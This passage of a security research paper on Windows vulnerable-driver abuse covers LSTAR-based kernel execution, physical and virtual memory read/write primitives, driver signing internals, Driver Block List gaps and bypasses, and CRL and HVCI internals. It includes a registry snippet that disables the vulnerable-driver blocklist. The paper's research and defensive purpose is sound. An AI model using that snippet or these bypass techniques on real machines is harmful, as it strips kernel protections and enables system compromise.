
This function is invoked whenever a user-mode thread executes a system call and switches the thread execution to kernel-mode using `swapgs` instruction.

This capability can be abused by substituting the address in a system call target register[2] (such as the IA32_LSTAR) with an address that directs to malicious code. Indeed, by overwriting the pointer saved in the IA32_LSTAR, it is possible to redirect execution of any program upon a system call invocation. In order to avoid crashes, the function executed should firstly disable SMEP (Supervisor Mode Execution Prevention Of User Supervisor Pages) and SMAP (Supervisor Mode Access Prevention Of User Supervisor Pages) which are enabled as bits in CR4 (Control Register Four), redirect control of the program invoking a `syscall` instruction, swap to kernel GS, restore the IA32_STAR, execute the arbitrary code, restore user-mode GS, and finally, use ROP to restore SMEP/SMAP and restore normal execution.

Figure 6: Simplified MSREXEC Workflow

[2] Doe, 'MSREXEC - Elevate Arbitrary WRMSR to Kernel Execution'.

Although the technique will not work on HVCI systems due to the impossibility to change the LSTAR pointers if protected by the Hyper-V, the issue is still exploitable on any non-HVCI enforced machines.


Figure 7: Sample WRMSR Exploitation via MSREXEC

ARBITRARY PHYSICAL MEMORY READ

Another risk arises from the utilization of non-sanitized user-specified addresses to implement physical memory mapping functionalities, where parameters from the **SystemBuffer** are directly used in operations that involved:

- Executing the **MmMapIoSpace** function, which takes a physical address, length, and a hardcoded cache type of 0, to map specified physical memory into the system memory.

- Executing **IoAllocateMdl**, which uses the virtual address returned by **MmMapIoSpace** and the same length value to create a Memory Descriptor List (MDL) associated with an I/O Request Packet (IRP).

- Calling **MmBuildMdlForNonPagedPool**, which initializes the memory for the buffer using the newly created MDL.

- Finally, executing **MmMapLockedPagesSpecifyCache**, which maps the allocated physical memory to a user-mode buffer.

This pattern allows any user on the system to control both the Physical Address and the size passed to the **MmMapIoSpace**, subsequently obtaining the associated mapped user-mode address. Such control could be exploited using a physical memory "scanning" approach to locate and manipulate an elevated process token, a method previously detailed by security researchers Ruben Boonen of IBM X-Force and h0mbre.

Figure 8: Arbitrary Physical Memory Mapping Exploit Strategy

ARBITRARY VIRTUAL MEMORY READ/WRITE

A Kernel Arbitrary Read/Write vulnerability is probably the most exploited security flaw within the kernel space These vulnerabilities can arise in several forms, such as using `memmove` and `memcpy` functions with user-controlled parameters without proper validation, directly assigning user-provided pointers to kernel pointers, or through system calls like `ZwWriteVirtualMemory` that allow writing to virtual memory if improperly secured, just to name a few.

This issue can be exploited to carry out a variety of attacks, ranging from disabling security features and mapping entire drivers in memory to executing data-only attacks. Specialized tools for these exact reasons have been created and released. The most complete is probably KDU[3]. This tool is designed to simplify exploring Windows kernel and components without needing extensive setup or a local debugger. It includes features such as Protected Processes Hijacking via process object modification, Driver Signature Enforcement (DSE) Overrider like DSEFIx, a driver loader to bypass DSE akin to TDL/Stryker, and support for various vulnerable drivers as functionality providers.

This is the class of vulnerabilities that we were most interested in when developing this paper, as they would allow an attacker to create a new provider to wrap Kernel R/W primitives and easily use them with private or publicly released tooling to perform kernel mode attacks.

---

[3] hfiref0x, 'Hfiref0x/KDU'.

KERNEL PROTECTIONS

To reduce the potential issues caused by third party drivers, Microsoft designed many different protections. These methods include the already mentioned SMEP/SMAP and other kernel-based mitigations, such as Patch Guard, kASLR or kCFG.

Specific to driver loading, Microsoft implemented and enforced several additional protections starting with Vista, such as Driver Signing Enforcement (DSE)[4], the Driver Certificate Revocation List (CRL)[5], and so on.

However, the most successful mitigations are the ones included in the Virtualization-Based Security (VBS), which include both hardware and software components. As further detailed in the document VBS, and especially HVCI, makes it incredibly difficult to inject unsigned code in the kernel or load a non WHQL-signed driver on a system, disable security features, or even load known vulnerable driver thanks to the Driver Block List.

DRIVER SIGNING ENFORCEMENT

Digital Signature Enforcement (DSE) is the word that is used in kernel terminology to refer to the process of enforcing digital signatures. DSE in Windows is implemented as a key part of the operating system's Code Integrity mechanisms, which are primarily facilitated through a component known as CI.dll (Code Integrity Module). This DLL is crucial for verifying the integrity of driver signatures and system files each time they are loaded into memory.

The CI.dll is integral to the DSE process and is responsible for several key functions:

1. **CiInitialize**: This is the main initialization function within CI.dll, called during the system's boot process. It sets up the necessary parameters and configurations for subsequent integrity checks. This function also ensures that CI.dll itself has not been tampered with, performing a self-integrity check.

2. **Function Pointers Setup**: Upon initialization, CI.dll sets up a series of callbacks and function pointers in the NT kernel. These pointers are crucial for the kernel to invoke the appropriate checks at runtime whenever a new driver or system file needs to be loaded. The function pointers are saved as a global array `g_CiCallbacks`, and include:

   - **CiValidateImageHeader**: Checks the integrity of the image headers of files before they are loaded.
   - **CiValidateImageData**: Ensures that the data within the files matches what is expected from their digital signatures.
   - **CiQueryInformation**: Allows querying of the signature and integrity status of loaded modules.

3. **Driver Signature Verification**: The kernel verifies the integrity of a Driver functions from CI.dll when:

   - Loading system images (**MmLoadSystemImage**).
   - Creating sections for driver execution (**MiCreateSectionForDriver**).
   - Validating the headers and data of executable images as they are loaded into memory.

---

[4] tedhudek, 'Driver Signing Policy - Windows Drivers'.

[5] 'KB5029033: Notice of Additions to the Windows Driver.STL Revocation List - Microsoft Support'.

4. **Handling Boot Options**: CI.dll also interprets system boot options related to integrity checks. For example, if the system is booted with options like "DISABLE_INTEGRITY_CHECKS" or "TESTSIGNING", CI.dll adjusts its behaviour accordingly to allow for development and debugging scenarios.

5. **Dynamic Enforcement**: Throughout the system's operation, CI.dll continues to enforce signature verification dynamically. Every time a new driver is loaded, or a system file is accessed, CI.dll ensures it adheres to the integrity policies set forth by the operating system. If a file fails the check at any point, its execution is blocked, and the event is logged for security auditing.

## DRIVER BLOCKLIST AND WINDOWS DEFENDER APPLICATION CONTROL (WDAC)

The Driver Block List is a security feature implemented within Windows operating systems to enhance system integrity and security by preventing known problematic or vulnerable drivers from being loaded. This mechanism is particularly important in environments where security and stability are paramount, such as in enterprise settings or on systems that handle sensitive data.

The primary purpose of the Driver Block List is to mitigate the risk associated with drivers that are known to contain vulnerabilities, have stability issues, or have been exploited by malware. By maintaining a list of such drivers and blocking their operation, Windows helps protect the system from potential threats and system crashes that could be triggered by these drivers.

The inner work of the driver block list can be divided in 4 different phases:

- Identification: Microsoft and other vendors identify drivers that could pose a risk to system stability or security. This can be due to known vulnerabilities, incompatibility issues, or the driver being maliciously designed or compromised.
- Listing: Once a driver is identified as problematic, its details (such as the driver's name, version, and digital signature) are added to the block list. This list is maintained and updated regularly by Microsoft, often through Windows Update.
- Enforcement: When a system operation requires the loading of a driver, Windows checks if the driver is on the block list. If the driver is listed, Windows prevents its loading, thus blocking its execution.
- Notification: If a blocked driver is attempted to be loaded, the system may log an event or notify the administrator, depending on the system's configuration and the severity of the block.

LIMITATIONS AND BYPASS STRATEGIES

The main issue with the Driver Block List in Windows is that it functions as a blacklist, which can inherently be bypassed. As with all blacklists, they are only as good as their latest update, relying on the known signatures of malicious drivers to block them.

Another significant problem with this blocklist is the inconsistency in its updates, which, as highlighted by security researcher Will Dormann, may only occur annually. This infrequent updating process undermines the efficacy of the blocklist, leaving systems vulnerable to newly discovered threats for extended periods.

Figure 9: W. Dormann confirming the inconsistent update and usage of the Driver Blocklist

Other bypass strategies that can be used by attackers are:

1. **Driver Signature Forgery:** APTs might employ sophisticated techniques to forge signatures of drivers. By creating a driver with a forged or stolen valid digital signature, the driver might not be recognized as malicious or problematic and thus not added to the block list. This allows the malicious driver to be loaded by the system.

2. **Exploiting Unlisted Drivers:** If a driver has not yet been identified as malicious or problematic, it won't be on the block list. APTs can exploit the time gap between a driver being recognized as malicious and its addition to the block list to deploy their malware.

3. **Compromising the Update Mechanism:** By targeting the mechanism that updates the block list, such as interfering with Windows Update or corrupting the update process, APTs can prevent new entries from being added to the list. This could keep their malicious drivers operational longer than they otherwise would be.

Regarding point 2, it must be said that the driver blocklist doesn't include many drivers that have been discovered to be vulnerable. Analyzing the different versions of the blocklist, it is possible to see that either the default or recommended blocklists are lacking several drivers listed in the LOLDrivers[6] project. This limitation was already noticed by Will Dormann and Yarden Shafir, among others. To confirm it, it is possible to use our simple script[7]. The output of that script can be seen below:

---

[6] 'LOLDrivers'.

[7] 262588213843476, 'Script to Check How Many and Which Vulnerable Drivers (Listed in the LOLDrivers Project) Are Not Covered by Microsoft Recommended Blocklist'.

```
(msdelta) C:\Dev\msdelta\blocklistcheck>python dblchk.py
[*] Getting LoL Blocklist...
[*] Getting Windows Blocklist...
[+] Microsoft does not block 434 vulnerable drivers
[+] Microsoft does block 80 vulnerable drivers
```

Figure 10: dblchk.py output

In addition to the above, it must be noted that an attacker with Admin access, could easily disable the Blocklist by either disabling HVCI or tampering with the Windows Registry:

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CI\Config]
"VulnerableDriverBlocklistEnable"=dword:00000000
```

To address these limitations, Microsoft also released Windows Defender Application Control (WDAC), which provides a more proactive approach to securing Windows environments against malicious software. WDAC allows administrators to create policies that define which applications are trusted and can run on a system, moving beyond the traditional blacklist approach of the Driver Block List. By leveraging code integrity policies that can be applied enterprise-wide, WDAC enables a white-listing model, effectively blocking unapproved software by default and significantly enhancing security. This method not only prevents known malicious drivers but also offers protection against zero-day attacks by allowing only trusted software to execute, regardless of its presence on any block list.

Although WDAC offers more customization than the standard Driver Blocklist, it shares mostly the same shortcomings (unless it is used in a "whitelisting fashion").

CERTIFICATE REVOCATION LIST

The Windows Driver.STL file is part of Windows Code Integrity. It contains digital signatures and lists of drivers that Microsoft has revoked, preventing the execution of malware in Windows boot and kernel processes. Driver.STL is included with Windows but is not an integral part of it. It cannot be disabled, tampered with, or removed from the system. Microsoft updates the revocation file's contents, and these updates are distributed to Windows systems and users via Windows Update.

This list can usually be found under `C:\Windows\System32\CodeIntegrity\Drivers.stl`.

Windows Code Integrity verifies the origin and authenticity of drivers running on Windows. It uses digital signatures to ensure the integrity of Windows files and drivers, preventing the loading of unsigned or tampered files. Windows Code Integrity and the Driver.STL revocation list have been part of Windows since Windows Vista.

The certificate revocation list is loaded by the CI.dll, and more specifically during the initialization routine `CI!CiInitialize`. The function responsible for loading the CRL is `Ci!CipLoadAndValidateRevocationList`, that takes the list from the file on Disk and load its policies.

```c
void CipLoadAndValidateRevocationList(void) {
    uint file_size;
    int result;
    ...
    wchar_t *file_path = L"\\SystemRoot\\System32\\CodeIntegrity\\driver.stl";
    ...
    KeStackAttachProcess(g_CiSystemProcess);
    result = I_MapAndSizeDataFile((undefined *)&local_50, 0, 0,
                                  &file_handle1, &file_handle2, (longlong *)&revocation_list,
                                  &revocation_list_size, NULL, NULL);

    if (result >= 0 &&
        CiValidateAndSetRevocationList(revocation_list, revocation_list_size, revocation_flag) >= 0 &&
        revocation_flag[0] != '\0' && (g_CiOptions & 0x4000) != 0) {
        local_70 = 0;
        result = (*g_CiVslHvciInterface)(revocation_list_size, &local_70);
        if (result >= 0) {
            result = (*DAT_1c00386c8)(local_70, 0, file_size, revocation_list);
            if (result >= 0)
                (*DAT_1c0038720)(1, local_70);
            (*DAT_1c0038708)(local_70);
        }
    }
    // CLEANUP
    ...
    KeUnstackDetachProcess(local_stack_context1);
}
```

Figure 11: CRL Loading function

The verification process is triggered upon, for example, a driver loading. This happens, primarily, when a Driver service is started or restarted. In these cases, the function is triggered upon a `nt!IopLoadUnloadDriver` call directly, or it's invoked indirectly by Universal Background Process Manager, which handles the Service Manager (SCM).

```
1: kd> k
 # Child-SP          RetAddr           Call Site
00 ffffba08`34455fc8 fffff801`2e5eda5b CI!MinCryptIsFileRevoked
01 ffffba08`34455fd0 fffff801`2e60fd0b CI!MinCrypK_CheckSignedFile+0x5b
02 ffffba08`344560b0 fffff801`2e5f6070 CI!CiVerifyFileHashSignedFile+0x1fb
03 ffffba08`34456260 fffff801`2e5f7669 CI!CipFindFileHash+0x4ec
04 ffffba08`344563b0 fffff801`2e5f6e7c CI!CipValidateFileHash+0x339
05 ffffba08`344564a0 fffff801`2e5f4e9b CI!CipValidateImageHash+0x11c
06 ffffba08`344565e0 fffff801`2991cd91 CI!CiValidateImageHeader+0x93b
07 ffffba08`34456790 fffff801`2991c8b9 nt!SeValidateImageHeader+0xe9
08 ffffba08`34456840 fffff801`2996671f nt!MiValidateSectionCreate+0x64d
09 ffffba08`34456a60 fffff801`29966498 nt!MiValidateSectionSigningPolicy+0xc7
0a ffffba08`34456ad0 fffff801`2990e0a8 nt!MiValidateExistingImage+0xf8
0b ffffba08`34456b50 fffff801`2990d81b nt!MiShareExistingControlArea+0xcc
0c ffffba08`34456b80 fffff801`2990cef4 nt!MiCreateImageOrDataSection+0x1cb
0d ffffba08`34456c70 fffff801`294d00ba nt!MiCreateSection+0xf4
0e ffffba08`34456df0 fffff801`29920bf8 nt!MiCreateSystemSection+0xa6
0f ffffba08`34456e90 fffff801`2991e22a nt!MiCreateSectionForDriver+0x138
10 ffffba08`34456f70 fffff801`2991d8a3 nt!MiObtainSectionForDriver+0xa2
11 ffffba08`34456fc0 fffff801`2991d77e nt!MmLoadSystemImageEx+0x10f
12 ffffba08`34457170 fffff801`2989aa33 nt!MmLoadSystemImage+0x2e
13 ffffba08`344571c0 fffff801`299cff17 nt!IopLoadDriver+0x24b
14 ffffba08`34457380 fffff801`29434f85 nt!IopLoadUnloadDriver+0x57
15 ffffba08`344573c0 fffff801`29507167 nt!ExpWorkerThread+0x155
16 ffffba08`344575b0 fffff801`2961bb94 nt!PspSystemThreadStartup+0x57
17 ffffba08`34457600 00000000`00000000 nt!KiStartSystemThread+0x34
```

Figure 12: CRL Validation Callstack

The function responsible for validating the Hash of the driver is `CI!MinCryptFileRevoke`. This function checks whether a specific file, identified by a search key, is revoked. It does this by searching for the key in a pre-defined revocation list and returning a specific status based on the search result. Namely, if the hash is not found in the CRL, the value 0xC0000603 = STATUS_IMAGE_CERT_REVOKED is returned.

```
uint MinCryptIsFileRevoked(int file_type, void *search_key, uint key_length) {
    longlong hash_offset, data_offset;
    void *search_result;
    ulonglong ptr = *(ulonlong*)(g_ulPEFailedComponentsCount + 0x8);

    if (key_length > 0xf && ptr) {
        switch (file_type) {
            case 0x8003: hash_offset = 0; data_offset = 8; break;
            case 0x8004: hash_offset = 0x10; data_offset = 0x18; break;
            case 0x800c: hash_offset = 0x20; data_offset = 0x28; break;
            case 0x800d: hash_offset = 0x30; data_offset = 0x38; break;
            case 0x800e: hash_offset = 0x40; data_offset = 0x48; break;
            default: return 0;
        }

        if (*(uint *)(hash_offset + ptr)) {
            search_result = bsearch_s(search_key, *(void **)(data_offset + ptr),
                                      (ulonglong)(*(uint *)(hash_offset + ptr) >> 4), 0x10,
                                      I_MinCryptHashSearchCompare, (void *)0x10);
            return -(uint)(search_result != NULL) & 0xc0000603;
        }
    }
    return 0;
}
```

Figure 13: Function that checks if a specified hash is in the CRL

VIRTUALIZATION BASED PROTECTION (VBS) AND HYPERVISOR CODE INTEGRITY (HVCI)

Hypervisor-Protected Code Integrity (HVCI)[8] employs sophisticated virtualization-based security technologies to strengthen the protection mechanisms in Windows systems, with a specific focus on defending the kernel against the execution of malicious code. This is accomplished by implementing stringent memory access regulations that prohibit writable executable memory pages, effectively preventing attackers from executing unauthorized code, such as shellcode, within the kernel space.

HVCI, short for Hypervisor-protected Code Integrity, is a component that functions inside the wider framework of Virtualization-Based Security (VBS). VBS enhances security by executing the operating system and specific security functions in virtual machines. This is achieved by leveraging hardware and hypervisor capabilities to separate these environments from the regular operating system.

---

[8] 'Virtualization Based Security (VBS) and Hypervisor Enforced Code Integrity (HVCI) for Olympia Users!'

Hyper-V, which is Microsoft's hypervisor technology, is essential for implementing VBS. It enables the execution of several virtual machines on a single physical hardware, while maintaining strict isolation between these VMs. The isolation is required for ensuring security, especially in terms of preventing any failures or attacks in one virtual machine from impacting other virtual machines or the host system.

SLAT, or Extended Page Tables (EPT) as referred to by Intel, plays an important role inside this architecture. Hyper-V utilizes a mechanism that enables it to control the way virtual machines interact with physical memory. This mechanism involves converting the memory addresses utilized by a virtual machine into the corresponding physical addresses on the host computer. The presence of this address translation layer is essential for ensuring both performance isolation and security.

VBS utilizes Virtual Trust Levels (VTLs) to distinguish between operations with higher security and those with lower security. Usually, two VTLs are employed:

- VTL 0 refers to the standard operating environment for Windows, where regular applications and most of the Windows kernel processes take place. It has lower privileges and is more susceptible to user interactions and third-party apps.
- VTL 1: This elevated degree of trust operates a simplified and protected core, managing critical tasks and defending against security breaches in VTL 0. It functions with elevated privileges and more stringent access controls.

The main distinction between VTL 0 and VTL 1 is their varying levels of security and the specific kind of operations they are capable of handling. VTL 1 is specifically designed to enhance security by being separate from VTL 0. It runs security-sensitive elements such as Credential Guard and Device Guard, which incorporate HVCI.

The interplay between these two layers is meticulously regulated. VTL 1 can exert control and oversee specific elements of VTL 0, especially through mechanisms like HVCI. For instance, VTL 1 has the capability to implement code integrity policies in VTL 0, thereby guaranteeing that only code that has been signed and verified is executed in the kernel.
